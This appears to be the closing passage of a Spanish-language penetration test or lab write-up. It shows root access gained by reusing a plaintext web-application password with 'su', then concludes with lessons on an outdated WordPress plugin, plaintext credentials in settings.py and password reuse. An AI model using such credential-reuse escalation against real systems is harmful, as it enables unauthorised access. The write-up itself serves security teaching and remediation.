A terminal window with a dark background and light-colored text. The text shows a user switching to the superuser (su) and then running the 'whoami' command, which returns 'root'. The password prompt shows the same password as used in the application.

```
$ su -  
Password: BigWear2024!@#  
whoami  
root
```

Figura 21. Confirmación de reutilización de contraseña del superusuario.

7. Conclusiones

- La falta de actualización de plugins de WordPress permitió la explotación de una vulnerabilidad conocida y públicamente documentada.
- La ausencia de restricciones sobre la instalación de plugins (como WP File Manager) facilitó la ejecución remota de código.
- El almacenamiento de credenciales en texto plano dentro de archivos de configuración (settings.py) expuso información crítica.
- La reutilización de contraseñas entre distintos servicios (aplicación web y superusuario del sistema) amplió el impacto del compromiso inicial.
- Se recomienda aplicar principios de menor privilegio, rotación de credenciales, gestión segura de secretos y actualización constante de plugins/dependencias.